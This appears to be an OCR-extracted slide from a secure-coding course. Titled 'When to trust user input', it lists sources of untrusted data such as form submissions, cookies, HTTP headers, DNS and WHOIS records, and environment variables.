
When to trust user input





What not to trust


- Form Submissions
- URL query parameters
- URL paths
- Database records
- User uploads
- Incoming emails
- Cookies
- HTTP Headers
- DNS Records
- WHOIS records
- Environment variable

